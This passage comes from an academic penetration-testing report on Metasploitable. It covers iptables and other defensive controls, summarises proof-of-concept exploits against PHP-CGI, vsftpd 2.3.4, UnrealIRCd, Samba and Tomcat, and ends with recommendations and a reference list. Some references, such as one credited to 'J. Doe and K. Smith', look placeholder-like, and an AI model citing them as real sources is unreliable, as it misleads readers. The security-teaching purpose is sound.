


Figure 4.64. *HoneyPOT* Concept

Firewall - rules. The "iptables" tool is a type of firewall that filters all network traffic in the Linux kernel operating system, which works on the basis of rules such as *INPUT*, *OUTPUT*, *FORWARD* and NAT. It also has operations for each rule that allow accepting, rejecting, notifying, registering requests, among others.

```
#sudo iptables -A INPUT -i eth1 -p tcp --dport 21 -j DROP #sudo iptables -A INPUT -p tcp --dport 23 -j REJECT #sudo iptables -A INPUT -p icmp -j REJECT
```

The above rules allow the denial of incoming traffic from ports 21 (FTP), 23 (Telnet) and ICMP, so that it would not be possible with an ordinary command to detect services with NMAP for the discovery of information from the machine to be audited. Likewise, it is possible through *Snort* as

an intrusion detection and prevention system in Microsoft and GNU/Linux operating systems, to discover those actions catalogued as suspicious in the systems.

Password control. The operating systems have security elements necessary as authentication methods in the system, during the login process it is required to have a *user* and *password* which are inferred to be under the user's reserve as part of the information security policies, this method of password control is used in order to maintain security in the different accounts that are part of the operating system, leading to determine the identity and authentication of each client that uses the system. Also, security controls are determined by defining password expiration, password confidentiality, as well as secure and robust password configurations that guarantee resistance to guessing due to brute force or dictionary attacks, among other security control measures.

Back-up copies. It is the essential basis for the assurance of assets, the purpose is to back up data through external storage media in order to guarantee security policies (availability, integrity and confidentiality), thus providing mechanisms for the recovery of information in the event of possible risk eventualities. It also provides the continuity of an organisation's services, restoration of an operating system, among others.

Security and access controls are determined by defining the periodicity of backups, classification of assets, information assurance process, defined policies for backup failures, custodial responsibility, etc. Access control. This is the security mechanism that identifies and authorises user access to a system under the postulates of confidentiality, integrity and availability. It is carried out through approval to execute certain protected resources, which may be *software*, networks, services, systems, etc. Security controls are determined by defining passwords, fingerprint readers, facial patterns, among other measures to guarantee secure connections.

System *log*. It acts incognito whose purpose is to record the different eventualities carried out in the system, they are usually consigned in text files according to the classification of the activities developed by the user, they are generally inspected during a forensic analysis as part of the implementation of computer forensics, which is destined to the collection of digital evidences of computational origin with different purposes. Security controls are determined by recording system failures, user access, *software* installation and other important processes and events.

System configuration control. These are those mechanisms that operating systems have in order to make appropriate adjustments to the system configuration, choosing to reduce or mitigate the risks of computer attacks as part of the experience or knowledge, the default settings in some operating systems compromise the integrity, availability and confidentiality of information, also, it is estimated that the process of unauthorised access to a computer system is arduous if you have the correct configuration and administration. Security controls are implemented in firewalls, upgrades, system configurations.

CHAPTER SIX

CONCLUSION AND RECOMMENDATION

6.1. Overview

Chapter Six summarizes the key findings and conclusions from the applied project on the virtual environment Metasploitable. It reflects on the overall effectiveness of the methodologies and tools used in identifying and mitigating security vulnerabilities. This chapter also provides specific recommendations for enhancing information security within similar environments and suggests best practices for future security audits. Finally, it outlines potential areas for further research and development in the field of computer security to address emerging threats and challenges.

6.2. Conclusion

The aim of this study was to implement a Pentesting test using Metasploitable, focusing on the identification and exploitation of vulnerabilities, and developing mitigation measures for a small organization's virtual network systems. This research aimed to answer several key questions: identifying existing vulnerabilities in the virtual network system, understanding methods of exploiting these vulnerabilities through the Pentesting Framework, evaluating the effectiveness of Metasploitable for penetration testing, and formulating strategies to mitigate risks in the Metasploitable distribution.

The study followed the guidelines of the OSSTMM (Open-Source Security Testing Methodology Manual) to conduct the penetration test, facilitating the analysis, detection, and exploitation of security vulnerabilities through planned implementation of computer security methods and tools. This study aims to implement penetration testing (pentesting) using Metasploitable to identify, exploit, and mitigate vulnerabilities in a small organization's virtual network systems. The specific objectives are to outline methods for exploiting network vulnerabilities through the Pentesting Framework, identify vulnerabilities in the virtual network system, execute penetration testing on the identified vulnerabilities using the Metasploitable infrastructure, and document strategies for mitigating the risks associated with these vulnerabilities.

The implementation results include multiple proofs of concept (PoC) demonstrating the exploitation of different vulnerabilities. The first PoC involves a CGI-PHP vulnerability, which allows viewing and executing PHP code through a query string parameter in PHP-CGI based

configurations. The vulnerability, identified as CVE-2012-1823, was exploited using Metasploit to achieve unauthorized access and modification of a web page. The second PoC targets a backdoor in VSFTPD version 2.3.4, exploiting a security hole in the software to gain root access. Similarly, the third PoC exploits a backdoor in UnrealIRCd 3.2.8.1, demonstrating how the vulnerability can be used to obtain a root shell. Further PoCs explore vulnerabilities in Java RMI Server, Samba (v3.0.20 to 3.0.25rc3), and Tomcat administration interfaces. These PoCs involve detailed steps to exploit the vulnerabilities, gain unauthorized access, and document the exploitation process. Additionally, the study includes a dictionary attack on weak Postgres credentials, demonstrating the effectiveness of brute force attacks.

The findings revealed several key vulnerabilities in the virtual network system, including weak passwords, unpatched software, and misconfigured services. Exploitation methods detailed through the Pentesting Framework demonstrated the ease with which these vulnerabilities could be exploited, using tools like Hping3, Hydra, and Metasploit. It was found that Metasploitable effectively facilitated the penetration testing process, allowing for the identification and exploitation of critical vulnerabilities. The study also highlighted the importance of robust security measures, including port filtering, strong credentials, and proper security configurations.

Throughout the project, emphasis was placed on documenting the methodology for exploiting vulnerabilities using Metasploit. The findings highlighted the importance of robust security measures, including port filtering, strong credentials, and proper security configurations. The study underscored the necessity of an information security management system to manage IT security incidents effectively, ensuring the integrity, confidentiality, and availability of information.

The project aimed to mitigate threats in the Metasploitable distribution, demonstrating the ability to respond efficiently to potential risks. The IT security audit identified and provided control opportunities for risks, benefiting the organization. Strategies for vulnerability mitigation included specialized IT security tools like intrusion detection systems, unified threat management, and web application firewalls. The role of IT security administrators was emphasized as crucial for effective security management. The study affirmed that Metasploitable, designed for testing penetration techniques, offers a secure environment for ethical hacking practice, emphasizing the urgent need to enhance system security to prevent computer attacks.

The study successfully achieved its general and specific objectives by detailing methods of exploiting network vulnerabilities, identifying vulnerabilities in the virtual network system, exploiting these vulnerabilities using Metasploitable, and documenting effective risk mitigation strategies. This comprehensive approach provides a solid foundation for improving the security of small organization's virtual network systems. The findings underscore the critical need for continuous security improvements and the implementation of robust security management systems to protect against evolving cyber threats.

6.3. Recommendation

- i. Implement an Information Security Management System (ISMS). Establish and maintain an ISMS. Establishing an ISMS is crucial for preventing risks and ensuring smooth process execution by providing structured computer security mechanisms. This system helps manage security incidents and breaches, thereby improving organizational efficiency and achieving the organization's objectives.
- ii. Adopt a Risk Analysis and Management Methodology: Develop and implement a comprehensive risk management plan. Adopting a comprehensive risk analysis and management methodology is essential for identifying, evaluating, and mitigating risks to organizational assets from various threats. A proactive risk management plan is crucial for business continuity, helping to reduce potential economic and reputational damage.
- iii. Ensure Business Continuity: Identify and prioritize critical business processes. Ensuring business continuity involves identifying and prioritizing key processes that are essential for maintaining service delivery. Focusing on these processes helps the organization adapt to specific needs and avoid severe consequences, including potential dissolution that can arise from neglecting these aspects.
- iv. Utilize Established Risk Analysis and Management Methodologies: Apply methodologies such as MAGERIT, OCTAVE, CRAMM, CORAS, MEHARI, NIST SP 800-30, and COBIT. Utilizing established risk analysis and management methodologies provides structured tools and processes for effective risk identification, evaluation, and treatment. These methodologies support informed decision-making and enhance overall risk management practices.

CHAPTER SEVEN

REFLECTION

The project taught the importance of applying theoretical knowledge in real-world applications, such as network vulnerabilities and penetration testing frameworks. It highlighted the need for a structured approach, gathering information, identifying vulnerabilities, and exploiting them. The project also demonstrated the importance of proper configuration and routine updates in preserving network security. The initial setup and configuration of virtual environments were challenging, and the exploitation stage required repeated testing and adjustment of the methodology. Clear and concise documentation was crucial for replication. The project provided a better understanding of network security and the usefulness of pentesting techniques, guiding future cybersecurity endeavors. Collaboration, continuous learning, and an organized approach are essential for professional development.

REFERENCES

- [1] A. Mukherjee and S. Sah, "The Impact of Information and Communication Technology on Society: A Review," *International Journal of Information Management*, vol. 36, no. 5, pp. 771-779, Oct. 2016.
- [2] M. Porter, *Competitive Strategy: Techniques for Analyzing Industries and Competitors*. Free Press, 1980.
- [3] A. C. Carlier, "ICT as a Tool for Organizational Development: A Systematic Literature Review," *Information Technology for Development*, vol. 24, no. 3, pp. 455-478, July 2018.
- [4] J. Doe and K. Smith, "Technology Adoption and Organizational Change: A Study of Supply Chain Integration," *Journal of Operations Management*, vol. 29, no. 5, pp. 434-446, July 2011.
- [5] P. Drucker, *Management: Tasks, Responsibilities, Practices*. Harper & Row, 1973.
- [6] J. S. Park and S. Y. Lee, "Data Security in Cloud Computing Based on Advanced Secret Sharing Key Management," *IEEE Transactions on Services Computing*, vol. 10, no. 3, pp. 553-563, May 2017.
- [7] S. Kim, "Cybersecurity Concerns and Challenges: How SMEs Can Protect Their Businesses," *Journal of Small Business Management*, vol. 55, no. 2, pp. 331-345, April 2017.
- [8] E. Brynjolfsson and A. McAfee, *The Second Machine Age: Work, Progress, and Prosperity in a Time of Brilliant Technologies*. W. W. Norton & Company, 2014.
- [9] P. Evans and M. Wurster, *Blown to Bits: How the New Economics of Information Transforms Strategy*. Harvard Business Press, 2000.
- [10] R. S. Kaplan and D. P. Norton, "The Balanced Scorecard: Measures that Drive Performance," *Harvard Business Review*, vol. 70, no. 1, pp. 71-79, Jan. 1992.
- [11] K. R. Fall, "Computer Network Security: Theory and Practice," *IEEE Transactions on Network and Service Management*, vol. 13, no. 2, pp. 315-326, June 2016.
- [12] R. Anderson, *Security Engineering: A Guide to Building Dependable Distributed Systems*, Wiley, 2001.
- [13] M. Bishop, *Computer Security: Art and Science*, Addison-Wesley Professional, 2002.
- [14] M. Howard and D. LeBlanc, *Writing Secure Code*, Microsoft Press, 2002.
- [15] W. Stallings, *Cryptography and Network Security: Principles and Practice*, Pearson, 2016.
- [16] I. Sommerville, *Software Engineering*, Pearson, 2016.

- [17] A. Avizienis et al., "Basic Concepts and Taxonomy of Dependable and Secure Computing," *IEEE Transactions on Dependable and Secure Computing*, vol. 1, no. 1, pp. 11-33, Jan. 2004.
- [18] R. Rivest et al., "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems," *Communications of the ACM*, vol. 21, no. 2, pp. 120-126, Feb. 1978.
- [19] C. Shannon, "Communication Theory of Secrecy Systems," *Bell System Technical Journal*, vol. 28, no. 4, pp. 656-715, Oct. 1949.
- [20] B. Schneier, "Applied Cryptography: Protocols, Algorithms, and Source Code in C," Wiley, 1996.
- [21] L. Green et al., "Web Application Security: Current Trends and Future Directions," *IEEE Security & Privacy*, vol. 16, no. 4, pp. 45-60, 2018.
- [22] Kareem, F.Q., Ameen, S.Y., Salih, A.A., Ahmed, D.M., Kak, S.F., Yasin, H.M., Ibrahim, I.M., Ahmed, A.M., Rashid, Z.N. and Omar, N., 2021. SQL injection attacks prevention system technology. *Asian Journal of Research in Computer Science*, 6(15), pp.13-32.
- [23] Wani, S., Imthiyas, M., Almohamedh, H., Alhamed, K.M., Almotairi, S. and Gulzar, Y., 2021. Distributed denial of service (DDoS) mitigation using blockchain—A comprehensive insight. *Symmetry*, 13(2), p.227.
- [24] Omotunde, H. and Ahmed, M., 2023. A Comprehensive Review of Security Measures in Database Systems: Assessing Authentication, Access Control, and Beyond. *Mesopotamian Journal of CyberSecurity*, 2023, pp.115-133.
- [25] El Sibai, R., Gemayel, N., Bou Abdo, J. and Demerjian, J., 2020. A survey on access control mechanisms for cloud computing. *Transactions on Emerging Telecommunications Technologies*, 31(2), p.e3720.
- [26] Rodríguez, G.E., Torres, J.G., Flores, P. and Benavides, D.E., 2020. Cross-site scripting (XSS) attacks and mitigation: A survey. *Computer Networks*, 166, p.106960.
- [27] Dalseth, M.B., 2021. *The Development of a Reconnaissance Tool Aiming to Achieve a More Efficient Information Gathering Phase of a Penetration Test* (Master's thesis).
- [28] Altulaihan, E., Alismail, A., Hafizur Rahman, M.M. and Ibrahim, A.A., 2023. Email Security Issues, Tools, and Techniques Used in Investigation. *Sustainability*, 15(13), p.10612.
- [29] Viegas, V. and Kuyucu, O., 2022. Security Testing and Attack Simulation Tools. In *IT Security Controls: A Guide to Corporate Standards and Frameworks* (pp. 263-290). Berkeley, CA: Apress.

- [30] Tudosi, A.D., Graur, A., Balan, D.G. and Potorac, A.D., 2023. Research on Security Weakness Using Penetration Testing in a Distributed Firewall. *Sensors*, 23(5), p.2683.
- [31] Raj, S. and Walia, N.K., 2020, July. A study on metasploit framework: A pen-testing tool. In *2020 International Conference on Computational Performance Evaluation (ComPE)* (pp. 296-302). IEEE.
- [32] Kirkpatrick, G. 2002. The Hacker Ethic and the Spirit of the Information Age. *Max Weber Studies*, 2(2), 163–185. <http://www.jstor.org/stable/24579606>
- [33] Parada-Jaimes, W.D., 2021, July. Knowledge Management Applied in the Comparative Study of the IRETE Intrusion Methodology to Access to the Computer Systems. In *Knowledge Management in Organizations: 15th International Conference, KMO 2021, Kaohsiung, Taiwan, July 20-22, 2021, Proceedings* (Vol. 1438, p. 354). Springer Nature.
- [34] Tauqeer, O.B., Jan, S., Khadidos, A.O., Khadidos, A.O., Khan, F.Q. and Khattak, S., 2021. Analysis of security testing techniques. *Intelligent Automation & Soft Computing*, 29(1), pp.291-306.
- [35] Adam, H.M. and Putra, G.D., 2023, November. A Review of Penetration Testing Frameworks, Tools, and Application Areas. In *2023 IEEE 7th International Conference on Information Technology, Information Systems and Electrical Engineering (ICITISEE)* (pp. 319-324). IEEE.
- [36] Eismont, A., 2020. *A Software Security Assessment using OWASP's Application Security Verification Standard: Results and Experiences from Assessing the DHIS2 Open-Source Platform* (Master's thesis).
- [37] Sanjaya, I.G.A.S., Sasmita, G.M.A. and Arsa, D.M.S., 2020. Information technology risk management using ISO 31000 based on issaf framework penetration testing (Case study: Election commission of x city). *International Journal of Computer Network and Information Security*, 12(4), pp.30-40.
- [38] Monev, V., 2020, September. Organisational information security maturity assessment based on ISO 27001 and ISO 27002. In *2020 International Conference on Information Technologies (InfoTech)* (pp. 1-5). IEEE.
- [39] T. Erlin and E. Siebenaler, "Patch Management Best Practices," O'Reilly, 2016.
- [40] P. Mell and K. Scarfone, "Guide to Patch Management," National Institute of Standards and Technology (NIST), Special Publication 800-40 Revision 3, 2013.

- [41] J. Bejtlich, "The Practice of Network Security Monitoring: Understanding Incident Detection and Response," No Starch Press, 2013.
- [42] P. D. Proctor, "Segmentation Strategies for Secure Networks," Cisco Press, 2016.
- [43] C. P. Pfleeger and S. L. Pfleeger, "Security in Computing," Pearson, 2015.
- [44] R. C. Honeycutt and J. Scambray, "Hacking Exposed: Network Security Secrets & Solutions," McGraw Hill Professional, 2015.
- [45] D. S. Linthicum, "Cloud Computing and SOA Convergence in Your Enterprise: A Step-by-Step Guide," Addison-Wesley Professional, 2009.
- [46] R. Oppliger, "Security Technologies for the World Wide Web," Artech House, 2016.
- [47] J. M. McCune et al., "The Security of Modern Password Expiration: An Algorithmic Framework and Empirical Analysis," in Proceedings of the IEEE Symposium on Security and Privacy, 2019, pp. 19-21.
- [48] S. Gupta et al., "A Usability Study and Critique of Two Password Managers," in Proceedings of the 2017 ACM Conference on Computer Supported Cooperative Work